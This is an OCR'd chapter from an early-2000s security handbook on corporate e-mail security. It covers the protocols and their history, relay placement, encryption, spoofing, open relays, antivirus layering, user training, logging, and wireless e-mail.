Setting up a system of checks and balances to verify transmission, to authenticate users, to authenticate messages and protect them from prying eyes becomes the task at hand for the systems administrator and the security officer. Effective implementation of encryption, digital certificates, and configuration of mail servers placed in the proper areas of a network are all components of making this happen efficiently enough that users will not try to bypass the controls.

The security officer is responsible for the information in the corporation, and becomes a security consultant by default when the architecture of a mail system is to be built. The security officer will be asked how to, when to, and where to implement security, all the while keeping in mind that one must inflict as little impact on the user community as possible. The security officer will be asked to come up with solutions to control access to e-mail and for authentication methods.

To be able to do this, the security officer needs to understand the protocols that drive e-mail, as well as the corporate standards for classification

and protecting information and the associated policies. If the policies do not exist, the security officer will need to write them. Then once they are written, one will need to get executive management to accept those polices and enforce them. The security officer will also need to make sure that all employees know and understand those standards and know how to follow them.

Most importantly, whenever something does not feel or look write, question it. Remember that even if something looks as if it is put together perfectly, one should verify it and test it. If everything tests out correctly and the messages are sent in a protected format, with a digital signature of some kind, and there is enough redundancy for high availability and disaster recovery, then all one has left to do is listen to the user community complain about the latency of the system and the complexity of successfully sending messages.

E-Mail Security

Clay Randall

THE FIRST E-MAIL APPLICATIONS WERE CREATED BEFORE ANY TYPE OF COMPUTER NETWORKS WERE IN ORDINARY USE, and thus were limited to communications between different users of a single multi-user computer system. E-mail was invented to fulfill a need for a standard, organized, and functional communications process and to prevent security problems.

Prior to e-mail applications, users would grant public access to a portion of their space so that other users could "drop off" messages and files. Users who lacked the necessary technical savvy created both non-operable conditions (insufficient privileges) and security problems (excessive privilege).

Because it was both widely desirable and applicable, some basic form of e-mail application was soon supplied as a standard component of nearly every multi-user computer operating system. As soon as computer networks became widely available, e-mail applications were adapted to be capable of exchanging e-mail between (like) systems.

The first commercially viable and widely deployed public computer networks were based on the ITU X.25 packet switching network standards. As more companies gained connectivity between sites, it quickly became useful for e-mail applications to have the ability to transport messages between computer systems over these networks — although initially the traffic was nearly exclusively intra-organizational. The early applications were not standardized to allow message transfer between different vendor's systems, and lacked appropriate management and security controls for multi-organizational environments.

The first international standard for e-mail systems using these networks was also an ITU creation: X.400 (1984, "Red Book"), and it became widely adopted among large commercial and governmental entities. (Although a smaller, more primitive form of the Internet was in existence, and had already developed e-mail standards that are still the foundation of Internet e-mail today, at the time, the public "Internet," NFSnet, specifically prohibited commercial use.)

The authors of the X.400 standard recognized the need for multiple layers of control, security, and operational organization and created a robust design hierarchically defined by country, ADMD (public operator), PRMD (private entity), organization, and organizational units. The authors of X.400 also recognized the need for minutely detailed standards to ensure interoperability between different software vendors, protocols for message format, communications between servers, communications between clients and servers, and additional features such as the ability to attach nontextual components (facsimile images, audio, video, etc.).

In addition to addressing certain weaknesses and flaws in the original version, the second iteration of the X.400 standard (1988, "Blue Book") added a vast array of optional features and a separate but related directory standard: X.500 (of which LDAP is basically a subset).

Before the newer ITU standards were widely deployed, the Internet "went commercial" and quickly overtook the established X.25 networks as the computer network of choice. For a few years, the two systems interoperated through gateway systems that translated between the two formats. Strangely, the relatively primitive and simple e-mail standards of the Internet quickly replaced the advanced and complex X.400 standard although the more sophisticated X.400 was capable of utilizing TCP/IP for transport.

The current Internet e-mail standards involve four primary areas.

SMTP (Simple Mail Transfer Protocol). Originally specified in RFC-821, and as extended with dozens of other RFCs, this protocol specifies the method for transferring messages between e-mail servers. Initially, it also specified some aspects of traffic routing, but the features of DNS as described below have replaced traffic routing. Of particular importance to security is the ASMTP (Authenticated SMTP) extension, RFC-2554, which provides a method to authenticate users submitting messages from client workstations.

"Standard for the Format of ARPA Internet Text Messages." Originally specified in RFC-822, and as extended and modified by dozens of other RFCs, this standard defines the format of the messages to be exchanged. Particularly important are the MIME (Multipurpose Internet Mail Extensions) that specify a standard method to encode multi-part message bodies, including nontextual information.

DNS (Domain Name System). The original purpose of DNS was to relate Internet IP addresses with computer names. This system was extended to aid SMTP e-mail routing. Currently, the second e-mail routing extension is in use over the Internet: MX (Mail eXchanger) records. These extensions have replaced the routing originally defined in SMTP.

S/MIME (Secure/MIME), PEM (Privacy Enhancement for Internet Electronic Mail). These standards allow for a variety of security features, including encryption and decryption of e-mail content, message integrity protection, and nonrepudiation of origin.

In addition, two standards were created to allow e-mail clients to retrieve mail from servers:

IMAP (Interactive Mail Access Protocol). This protocol defines a standard for client/server interaction between e-mail clients and servers. It is currently the *de facto* standard for open-standards e-mail systems but is also available as an alternate access method for many proprietary e-mail server systems. IMAP is designed to allow clients extensive control over the client's e-mail message store: retrieval, deletion, server-based searches, refiling messages between folders, message status, shared public (multi-user) folders, etc.

POP (Post Office Protocol). This protocol defines a standard for how e-mail clients can retrieve headers or messages from a server, and how it can request messages to be deleted from the server. While still in widespread use, it is currently relegated to minimal client and server implementations, and is being overtaken in robust systems by IMAP.

Importantly, neither of these protocols provides a method for submitting new messages for delivery. E-mail clients based on these standards utilize SMTP for submission of new messages.

GOALS AND NON-GOALS

It is important to consider what basic design goals are important to an effective e-mail system so that the security policies, plans, techniques, and devices do not unduly limit the functionality or prevent ease of use of the application.

Obviously, e-mail is intended to provide communication between users; and, as with any application, ease of use and reliability are important. From the very earliest, e-mail applications included three basic elements still found in all current e-mail applications:

- *Standard format*. A standard message format allows any user to exchange messages with any other user.
- *Organization*. All messages include fields such as originator (from), recipients (to, and possibly cc or bcc), submission date, and subject.
- *Security*. Users can only read their own mail, and messages they create are identified as originating from their accounts.

Current e-mail systems improve the three original elements in many ways, and have added only two new basic elements:

- *Interoperability*: The ability to exchange messages between networks of individual computer systems.
- *Transport of nontextual information*: The capability to include or attach computer data types such as audio, video, static images, databases, spreadsheets, executable files or scripts, etc.

Unfortunately, these last two goals are often in direct conflict with security.

To begin the list of security goals, there are common elements with most computer security areas:

- Control access to computer resources so that only legitimate users can access systems and services.
- Prevent loss of or damage to data.
- Prevent theft of data or services.
- Prevent inappropriate dissemination of data.
- Monitor for compliance with law or organizational policies.

RISKS AND PROBLEMS SPECIFIC TO E-MAIL COMMUNICATIONS

In general, e-mail systems need to allow the users in an organization to communicate with users in other organizations over the Internet. While this will ultimately require communications of e-mail messages between the Internet and the organization's e-mail servers, it does not require direct network connectivity between those e-mail servers and the Internet.

To limit network connectivity from the Internet to an organization's e-mail servers, one will have to have a standard "bastion" network between the Internet (or other insecure network) and the organization's internal network, and a mail relay device will need to be installed on the bastion network (see Exhibit 13-1).

While the exterior firewall will provide some protection to the e-mail relay system, it must allow some communications between the e-mail relay and external servers. Hackers will have the opportunity to attempt attacks through the e-mail channels provided. The protections provided by implementing the relay system in the bastion network include the following:

- Because it is the only system that can be directly attacked from the Internet, intrusion detection efforts can be focused on that system, while there may be multiple e-mail servers on the internal network.
- If compromised, the relay system contains only transient messages.
- Denial-of-service attacks launched against the relay may not prevent intra-organizational traffic from functioning normally.

In general, the attacker will only be able to do limited damage and disrupt service between internal users and external users. The hacker will need to have the ability to fully compromise the relay server, and will need




Exhibit 13-1. Limiting network connectivity from the Internet to e-mail servers.

to spend the time and effort to do so before being able to use it as a platform to directly attack the internal mail servers.

Some firewall vendors provide a similar functionality within a single firewall. When this capability is implemented, the firewall itself assumes the role of the e-mail relay. While not as robust a solution as a functionally separate relay system residing within a bastion network, it is quite superior to allowing direct network communications between the insecure network and the internal mail servers.

In many cases, e-mail messages traveling over the Internet will involve sensitive information that will need to be protected from third-party monitoring. With Internet connectivity, there is only one ready solution: encryption. Unfortunately, there exist multiple competing standards for e-mail encryption, and none of the standards are currently widely deployed. Depending on the amount of information and the distribution of affected users, there are several approaches to performing the encryption.

The greatest security can be achieved by utilizing encryption that occurs within each user's e-mail client software. As shown in Exhibit 13-2, each message is encrypted within the sender's system, and remains encrypted until it reaches the client software of the receiver's system. Unfortunately, there are many problems associated with this approach:

- Encryption only occurs when the sender remembers to activate the feature.
- The users of the different organizations must agree on utilizing the same encryption schemes (S/MIME, PGP, etc.).
- The user's and client software at each end must be able to exchange information about the encryption key(s) to use.




Exhibit 13-2. Encryption.

In cases where the Internet is used to provide network connectivity between geographically separate offices of the same or related organizations, an encrypted VPN can provide the protection necessary for intra-organizational traffic. It then simply becomes necessary to ensure that the routing of the e-mail traffic between the sites occurs through the VPN.

In cases where communications between two business partners' systems require the protection of encryption, but where for some reason it is impractical to implement a VPN, a mail encrypting appliance can be installed between the internal mail servers and the insecure networks, as shown in Exhibit 13-3. Once installed, the appliance is configured to encrypt/decrypt traffic exchanged with specific configured sites, while allowing traffic to pass through nonencrypted to nonconfigured sites.

In addition to the messages passing between the servers, the security of traffic passing between the servers and the users' workstations needs to be considered. Most e-mail application software systems have the ability to encrypt the communications channel between the client and server software. Because the use of encryption significantly increases the load on the server platforms, it is generally disabled by default. Some systems utilize proprietary encryption schemes, while others make use of existing encryption standards such as SSL/TLS.

Special attention should be given to the connectivity security for users accessing e-mail from home or while traveling. While some large organizations can economically provide private, secure remote access systems to internal network resources, organizations are increasingly utilizing the Internet as connectivity for remote users. All access methods in use (proprietary, SMTP, POP, IMAP, webmail, etc.) need to be considered when planning this encryption.

An alternative to encrypting e-mail client to server communications for remote users is the use of encryption-capable remote access servers (see




Exhibit 13-3. Installing a mail encrypting appliance.




Exhibit 13-4. Encryption-capable remote access servers.

Exhibit 13-4). These devices are typically used to form encrypted tunnels directly to software installed on the user's workstation. Forming VPN tunnels to remote workstations requires the addition of remote access servers, installation and configuration of the VPN software on the clients' workstations, and the maintenance of the authentication schemes used for VPN tunnels setups. Once installed, however, it provides more than e-mail connectivity, as the remote users may then be granted access to any internal network resources.

The primary e-mail protocol utilized for exchange of traffic over the Internet is generally referred to as SMTP (Simple Mail Transfer Protocol). Originally developed in 1982, it was intended to be especially easy to implement, and was expected to be used on the (then) innocent Internet (mostly academic use). While numerous extensions and upgrades to the base protocol have become available over the years, the legacy of the original design created many security problems.

To begin with, SMTP has no mechanism for determining the validity of the originator of the message. In many systems, the indicated originator of the message is whatever the user has typed into their client software. If the user enters "George.Washington@whitehouse.gov," then that is what their client software places in the originator field. If the server receiving the message from the client system does not reject the orignator's identity,

it will probably not be rejected at any other point during the relay and delivery process. Server software should be configured to:

- *Require that the originating address of submitted messages match the identity authenticated during connection establishment from local users.* Sadly, most open systems do not do so by default, and some are completely incapable of doing so. The proprietary systems (Microsoft Exchange, Lotus Notes Domino, etc.) typically enforce the correct originating e-mail address for the user authenticated if utilizing the proprietary submission method (MAPI, etc.), but may not do so when allowing open-standards clients (SMTP/POP/IMAP) to connect.
- *Require session authentication if the originator's address of the message represents a local user.* Unless carefully configured to do so, most systems receiving messages via SMTP do not perform this check.

The answer to these specific problems it to require the use of ASMTP (Authenticated SMTP) and to verify that once enabled, the authenticated user may not submit messages with originating addresses that do not map to the user authenticated. (It is not safe to assume that one implies the other.)

Be forewarned that it may be necessary to disable the ASMTP requirement for specific IP addresses, typically for application servers that generate e-mail traffic without being able to authenticate. In these cases, the IP address of the server attempting to submit the traffic is considered to be "authentication."

While the use of ASMTP prevents the counterfeiting of messages within an organization's domain, it cannot be used to check the validity of messages being received from external organizations. In general, the most that can be done is to verify that the IP address or hostname of the server attempting to submit the traffic to one's server is "appropriate" for the domain of the message's originating address. Without prior arrangement and agreement between the organizations, any attempt to evaluate inbound message validity would be based on guesswork.

One of the best available solutions to this problem is to educate users of this situation, and to appropriately evaluate all e-mail messages received from outside domains. Even if all internal e-mail requires authentication, the credentials (typically a username/password combination) can be guessed, stolen, or otherwise compromised. (Proper user training in the use of e-mail is also discussed in several chapter sections below.)

It is also important to configure one's mail servers to prevent a condition known as "open relay." An e-mail server that functions as an open relay will accept messages with any originating address for delivery to

any recipient address. From the Internet's historical perspective, the open relay was a good samaritan that would route other organization's messages. In modern context, the open relay is an irresponsible bad citizen that allows "spammers" to operate. If allowed to continue unchecked, an organization's mail servers may become "blacklisted" and be unable to communicate to many other organizations. (More correctly known as UBE, Unsolicited Bulk E-mail, the subject of "spam" far exceeds the dimensions of this chapter.) From a security standpoint, there are three primary considerations:

- Spammers can utilize an organization's processing power and connectivity bandwidth without permission or compensation or simply "theft of service."
- If such usage remains unchecked, an organization's e-mail systems and bandwidth will be utilized to the point where the organization's use of e-mail will be degraded or become useless.
- Allowing one's systems to process the traffic causes others to hold one's organization in lower esteem and may cause public relations problems.
- To "close" one's e-mail servers as relays, they should be configured to accept traffic under only two basic conditions:
  - The system attempting to submit the message has properly authenticated as a user of one's system, and the originating address of the message matches the authenticated identity. (Unfortunately, the null originating address, "< >" is" valid for any authenticated identity as it is used for receipts, delivery notifications, etc.)
  - The system attempting to submit the message has not authenticated as a user, the originating address is from an outside domain, and all recipients of the message are inside the organization's domain.

It is not only important that the e-mail system be configured as advised by the manufacturer to close the relay capabilities, but also that the relay status of the server be tested after configuration to ensure that the recommended configuration actually closes the relay. (There are several major e-mail products currently marketed that are still partially open relays when configured as recommended. The best source of up-to-date information for the configuration necessary to close relays is available online from a variety of anti-spam organizations, such as MAPS, ORBS, and CAUCE.)

RISKS AND PROBLEMS SPECIFIC TO E-MAIL CONTENT

Certainly the most visible single e-mail security issue would be the transmission of viruses. Prior to the widespread use of e-mail, a computer

virus would often take weeks, months, or even years to cause widespread infestation. Thanks to certain automatic features of many recent e-mail clients and a little clever "social engineering" by some virus perpetrators, several recent viruses have spread worldwide in less than a day and taken down large-scale e-mail systems in minutes. Preventing the spread of viruses through e-mail systems clearly needs to be a high priority, carefully planned and implemented. (Included in this category are other programs and scripts that are not technically viruses such as Trojan horses.)

Traditionally, the approach to antivirus protection was through the installation of antivirus software on all workstations. While this is still very important, it cannot protect against all current forms of e-mail viruses. In particular, many e-mail client software packages have internal script processing and execution environments (JavaScript, VBS, etc.). Several virus varieties have exploited these capabilities within the e-mail realm in such a way as to prevent traditional antivirus software from intervening. The first large-scale example of such a virus was the "ILoveYou" virus. Through a combination of clever programming and social engineering, it triggered e-mail clients into sending copies of itself to every entry in the local user's address book. Indirectly, the volume of e-mail generated overwhelmed many e-mail servers to the level that it created a denial-of-service attack.

Another traditional approach to combating e-mail viruses has been to place a virus-scanning e-mail relay between the internal e-mail systems and the Internet. This is still an important step in a layered defense to protect e-mail systems from viral attack; it can be susceptible to the multi-server e-mail client. Most current e-mail clients, particularly those designed for open standards (SMTP/IMAP/POP) are designed to be able to interoperate with multiple accounts on multiple servers. Users often utilize this feature to cause their client to interact with both their organizational e-mail account and one or more personal accounts (home ISP, clubs, alumni, etc.). Because the client utilizes IMAP or POP to reach the remote servers, an SMTP relay with antivirus capability cannot protect these transactions. Once a virus-infected message reaches the user's workstation, it can then replicate freely inside the internal networks.

To circumvent this possibility, there are two approaches. First, the firewalls can be configured to prevent clients in the internal network from reaching external e-mail servers by blocking IMAP and POP TCP ports. This has limited effectiveness due to laptops and other portable computing devices. (A user takes his laptop home, and through his ISP connection reaches unprotected mail servers. If a virus-infected message is received, it can be triggered at a later time when the laptop is again brought into the office and reconnected to the internal network.)

The second approach is to install antivirus software that is designed to work directly with the e-mail server on every internal server. This software scans every message being submitted, preventing e-mail viruses from spreading, even after they reach the internal network. (This software scans for all virus types, not just e-mail-specific viruses.)

Because of the speed at which e-mail viruses are capable of spreading (ILoveYou spread worldwide in less than a day, and crippled some e-mail servers in minutes), it becomes necessary to find an antivirus package that can be updated with new antivirus definitions in near-real-time, preferably automatically. In evaluating antivirus solutions, it is most important to ensure that the systems intended for the e-mail servers and relays are capable of being upgraded quickly. If possible, try to select a server antivirus solution that is automatically upgraded, where the antivirus solution vendor transmits the new virus definitions to the servers. (Trying to download updates from vendor sites immediately after a major new virus strike can be problematic.)

The best approach to providing virus protection involves a layered approach:

- Workstations should have antivirus software installed and properly upgraded. While these packages may not protect against some e-mail-specific viruses, they do protect against other virus propagation methods (portable media, transmission through shared storage, etc.), and prevent some major forms of damage (formatting disks, deletion of files, etc.).
- E-mail servers within the internal network should have antivirus software designed to scan all e-mail messages (including all attachments) to protect these servers from viruses that enter into the internal networks due to portable computing and clients accessing remote e-mail accounts. It is important that this software be kept up to date with the latest virus definitions in near-real-time.
- E-mail relays passing traffic between the internal network and the Internet (or any untrusted network) should have antivirus systems to control virus transmission between internal systems and untrusted external systems. It is critically important that this system be kept updated with the latest antivirus definitions in near-real-time. In instances where there is a "storm" of virus transmission on the Internet, this system will prevent the internal e-mail servers from becoming overwhelmed with the handling (rejecting or disposing of) inbound virus-infected messages. (The relay system may become bogged down, but intra-organizational e-mail remains operable.)
- All e-mail client software used by internal users should be configured to maximal security settings to prevent autonomous virus transmission and be kept up to date with the latest security patches available

from the vendor. In many cases, the default configuration at installation is highly insecure.
- E-mail users should be trained in the various forms of e-mail viruses, and the precautions they need to employ when working with e-mail. This is particularly important in preventing the transmission of Trojan horse programs. (Never open attachments of e-mails from unknown or untrusted sources. Be suspicious of unexpected e-mail attachments from known sources. Know how to obtain assistance if a suspicious message is received.)

There is another nontechnological form of virus: the denial-of-service (hoax) virus. Typically, these consist of a detailed message describing a brand-new virus that is spread through e-mail. While the virus described may be entirely fictitious, the message is carefully crafted to strike fear in the recipient, and typically requests the reader to spread the word. Several of these hoax virus warnings have been so convincing that large numbers of users, in the interest of helping their associates, forward the message to large numbers of recipients. In effect, e-mail systems may become overloaded with the volume of these messages such that an effective denial-of-service attack is created. It is important that users know how they should react in these situations:

- Do not propagate such a virus warning to multiple recipients. If desired, instruct users to forward a single copy to a responsible party within the organization who will then evaluate the threat. (If it is a real threat, that person or organization becomes responsible for notification.)
- The user should expect to receive any real virus threat warning from a specific address within the organization, and trust only those messages.

In addition to the handling of virus-infected messages and virus warnings, users should be trained in several other aspects of e-mail. In the previous chapter section, recommendations were made to help prevent the counterfeiting of e-mail messages (also commonly known as spoofing). Typical users are usually unaware of how simple it can be to counterfeit e-mail. Users should be trained not to implicitly trust everything they receive. If they receive an e-mail that is in any way outside normal practices and procedures, the content needs to be confirmed through other channels. The implicit trust some users have otherwise placed in the validity of e-mail has caused a range of problems. Some real examples are startling.

- A cruel joke perpetrated by a fellow employee. An employee receives an e-mail addressed from their manager saying that "You're fired. Have your personal belongings removed from your desk and office and be out of the building by 5 p.m." In another case, a spoofed e-mail is sent to the corporate security department indicating that

an employee appears to be stealing office supplies, apparently originating from the employee's manager.
- A disgruntled employee creating trouble. The order fulfillment manager receives an e-mail addressed from a VP in finance indicating that all orders being shipped to a major customer should be halted until further notice due to lack of payment.
- A dishonest person (outside the company) fakes an e-mail to appear to be from a high-level marketing executive. The e-mail instructs another employee to ship 100 samples of a product to an address in another country for an upcoming trade show to be given out as samples to prospective clients. Due to an oversight, the samples need to be shipped immediately, with the usual paperwork following thereafter.

Would a manager really fire an employee via e-mail? Are these instructions/orders normally communicated with e-mail? Users need to be instructed as to which matters are routinely handled through e-mail, and when and how they should question or confirm such messages. If the receiver of the message implicitly trusts these types of messages, disastrous situations can result.

Because e-mail messages often travel in near-real-time, and most e-mail systems have very limited archiving and logging capabilities, systems and procedures will be needed for the ongoing or after-the-fact investigations. The previous chapter section gave samples of unpleasant actions involving jokes, sabotage, and theft. There are also issues of corporate espionage, sexual harassment, threats, contraband, etc. enacted through e-mail. While most major corporations have active compliance programs in place to keep users trained in appropriate behavior and usage, those problems that still occur will need to be investigated.

The reader should be aware that the following information needs to be considered in the context of possible laws regarding privacy, data retention, and encryption, which are discussed in a later chapter section.

At the very minimum, policy and procedure should be established to retain the logs of the e-mail systems for an "appropriate" time period. Any e-mail system will normally log the originator, recipients, size, and time of receipt and delivery of each message. Many e-mail servers have optional logging configurations that control the amount and types of information recorded. If applicable, the following settings should be examined and set to record the most critical information to allow investigation.

- Indication of the actual, original source of any message (independent of the "From" field). If possible, include the authenticated user. The name or network address of the workstation or server that submitted the message is important as an alternate indication or as data

corroborating originator authentication. If the submitting computer is multi-user, what account was used to submit the message?
- Subject or other headers from the message can be crucial in identifying individual messages and what route they took through various e-mail servers and systems.
- Content types and names for attachments ("customers.doc" — application/ms-word, "nudie.jpg" — image/jpeg, etc.) may be helpful.

In addition, some e-mail systems allow for archival copies of messages to be made. Where applicable, these copies retain the complete content. Some systems archive all messages transferred through a system, while others have controls that indicate which messages to archive by originator/recipient address or domain, priority, size, or other factors. If archiving features are available, they may impart a large additional storage requirement on the e-mail systems, so it will be necessary to determine organizational needs, priorities, and budgets and balance them with potential security requirements.

Where archival features are not available, systems may allow copies of messages to be automatically created and sent to (unintended) recipients. (Typically, these are BCC or auto-forward features.) These features are not typically efficient enough to be left enabled for all users, so they are generally only useful for new investigations.

If investigation is required, whether searching server logs or archived messages, it may be impractical to sift through the collected information without effective search or reporting tools. It is highly advisable to acquire and test the necessary tools ahead of time. The functionality of the tools should be verified and the resultant familiarity with the tools will save valuable time.

Within some organizations, personal use of e-mail is considered nothing more than an employee perk. If the organizational policy indicates that the use of e-mail is limited to official business, then personal use may be considered theft of service. Where this is the case, a need is created to be able to detect users' usage patterns (correspondence with non-business partners; receiving messages from entertainment, sports, or joke lists; etc.) or content types (multimedia — images, videos, audio, games, etc.). Unfortunately, e-mail server systems are typically designed for functionality and flexibility and are not designed to limit content. The ability to observe usage patterns is typically limited to post-processing of server log files. The ability to observe, filter, log, or archive traffic by content type is not available.

E-mail relay products and services designed to provide these features are available. Generally described as e-mail firewalls, their processing occurs at the application level as opposed to the network level of ordinary

firewalls. (The various features they typically supply are described in a later chapter section.) Where used, these e-mail firewalls can be effective in several areas, but are generally limited to messages passing between servers and are typically installed at the boundary between the internal e-mail systems and the Internet. Messages passing between different users of the same server are typically processed entirely internally and cannot be investigated by these devices.

WIRELESS SECURITY

Among the latest new developments in e-mail connectivity is wireless data communications. While the term "wireless" is often discussed as a single category, the various devices operate in different ways on different types of data networks, with multiple technologies for interconnecting to the Internet. The primary security concern is that the e-mail data will be intercepted either over the wireless link or over an Internet link during transfer. With the exception of pagers, most wireless data devices have some form of encryption over the wireless link. Due to the large variety of services and the quickly changing market, it will be necessary to check the specific service in question. All of these devices use the Internet for some portion of the message routing, and that portion of the routing does not inherently support encryption.

Among the current crop of wireless devices are cell phones, Internet modems, PDAs, LAN cards, and pagers.

Digital Cell Phones. While there are variations in the specifics of the network technology, these devices all utilize the networks originally designed for carrying digitally encoded two-way voice telephone calls. For data network use, once the signal reaches the cell tower, various methods are used to interconnect with the Internet. E-mail service is provided on the phone by two different methods:

- First, the cell phone can access e-mail through either HTML or WAP Webmail. In this access mode, it is functionally the same as ordinary Internet access, with the exception that it is likely that this Web access will not support SSL encryption for the connection.
- Second, some cellular service providers supply an e-mail account with the phone. In this case, the cellular provider operates the e-mail server. Normally, this is independent of an organization's e-mail security, except for the likelihood that users with these devices will want to set up auto-forwarding of some or all of their e-mail from their local account to their cell phone account. Bear in mind that the auto-forwarded messages are routed across the Internet unencrypted.

Wireless Internet Modems for Laptops and PDAs (WAN), PDAs with Built-In Wireless Modems, and Digital Cell Phones with Integral PDAs. These devices use either an independent wireless network or a digital cell phone network. Once the data passes through the wireless network onto the Internet, the data is not encrypted. Laptops can overcome this problem by utilizing SSL encryption for the connection, but the client software for PDAs is often not capable of SSL.

Wireless LAN Cards. There are a variety of these devices that use a number of different technologies. The vendor's documentation will be required to determine whether or not the transmissions are encrypted and whether or not they must be configured to enable or enforce encryption on links.

Wireless E-Mail-Specific Devices. While some other functions are typically included, their primary function is to be able to send and receive e-mail messages, and may use encrypted wireless data networks or unencrypted pager networks. All of these devices use proprietary protocols to communicate between the wireless device and the service provider. They operate in two modes:

- First, the service provider may provide a gateway that translates between the proprietary protocol of the device and open-standard protocols (SMTP/POP/IMAP) to a preconfigured Internet e-mail host. The service may or may not support SSL for the Internet connection, and may or may not have the ability to submit messages via ASMTP.
- Second, the service provider may supply a separate e-mail account for the device on an e-mail server operated by the service provider. Again, users within an organization may wish to auto-forward some or all of their e-mail to this account. The auto-forwarded mail would then travel unencrypted over the Internet to the server for this account.

Alphanumeric Pagers and Two-Way Pagers. For these devices, the paging service provider provides an e-mail address associated with the pager. When the service provider's server receives e-mail for that address, the message is typically stripped down to a minimal textual form and then transmitted to the pager. The wireless communication is typically not encrypted. Two-way pagers usually have a method to send simple reply messages.

For those devices with access methods that require that an e-mail account be forwarded to the service provider's e-mail server, care should be taken not to allow sensitive information to be auto-forwarded because it will be sent unencrypted over the Internet. If auto-forwarding cannot be configured to be selective enough, it may be necessary to disable auto-forwarding to the Internet.

Where the wireless device accesses the organization's e-mail server through the Internet and where the protection of SSL session encryption is not available, it becomes necessary to decide whether to prevent the access or to trust the user not to remotely access the e-mail server from the Internet.

E-MAIL SECURITY TOOLS

At the time of this writing (early 2001), there are primarily three categories of tools directly applicable to e-mail security:

E-Mail Encryption Systems. These devices are generally available in the form of e-mail relay devices that encrypt and decrypt traffic between configured e-mail servers. Some utilize proprietary encryption schemes, although most now utilize one of a variety of competing e-mail encryption standards (primarily S/MIME and PGP).

Due to the lack of wide-scale acceptance, the lack of a clear single standard for e-mail encryption, and various problems with the PKI infrastructure, these devices are generally only usable between systems under common control or between cooperating organizations.

Antivirus Systems Designed to Interoperate with E-Mail Servers. The vendors of e-mail servers have recognized the need for antivirus protection, but are generally not proficient in the antivirus arena. In most cases, the makers of the server software provide a published API for message processing between the acceptance and delivery phases of message processing, which one or more antivirus vendors utilize to provide server-specific products. There are also some e-mail antivirus server products designed for inline placement with the message acceptance protocol of open-standard (SMTP) systems.

E-Mail Firewall Products and Services. Both products and services may include any of a number of combinations of functions, including antivirus, anti-spam, content filtering (content search), content type filtering (attachment name or type detection), message archiving, usage pattern reporting, disclaimer notices, load limiting for defense against denial-of-service attacks, encryption, anti-counterfeiting, anti-spoofing, and user monitoring.

When planning to utilize either an encryption or firewall product or service, it will also be necessary to evaluate how it will be positioned between the affected e-mail servers. For organizations with only one server, it can be positioned between the e-mail server and the Internet as a relay. If the organization has multiple servers to be protected, then it will be necessary to determine how it can be positioned to provide the services for multiple servers while not interfering with e-mail routing.

KEEPING UP-TO-DATE

The electronic messaging environment generally changes rapidly. Every few months, vendors release new server and client software with new features that can affect security. Hackers and security experts regularly find new exploits and weaknesses of existing products, and vendors produce patches and new versions to close the gaps. Untold miscreants are actively working on the next new virus. Those individuals trying to keep up with these developments need to regularly update their knowledge in the field.

The best source of information about the most recent security and virus issues can generally be found on the Internet in the form of Web sites and mailing lists. (Of course, it is important for the surfer to evaluate the sources.) Some of the most important are:

- CERT (Computer Emergency Response Team); for general computer security issues, CERT regularly issues bulletins that include those related to e-mail and viruses.
- The vendors of e-mail client and server software are important sources of information about security issues.
- The rootshell Web site regularly has important information about hacks that can be perpetrated against services.

The vendors of antivirus software are good sources of timely information about new viruses. Be sure to check with your vendor, as many have limited access portions on their Web sites or mailing lists restricted to their customers.

SUMMARY

This chapter has focused on providing a general overview of e-mail and the security challenges it brings when used in a corporate environment. Beginning with a historical profile of electronic communications, the text investigated numerous enterprise e-mail risks, detailed the technical and operational concepts behind them, and revealed the tools and applications IT organizations can use to combat them. The text has also provided strategies for dealing with wireless e-mail security in the enterprise.

GLOSSARY

ARPAnet *Advanced Research Projects Agency NETwork* is the research network funded by the U.S. Advanced Research Projects Agency (ARPA). The precursor to today's Internet.

DNS *Domain Name System* Name resolution software that lets users locate computers on a UNIX network or the Internet (TCP/IP network) by domain name.

IMAP *Internet Messaging Access Protocol* A standard mail server expected to be widely used on the Internet. It provides a message store that holds incoming e-mail until users log on and download it. IMAP4 is the latest version.

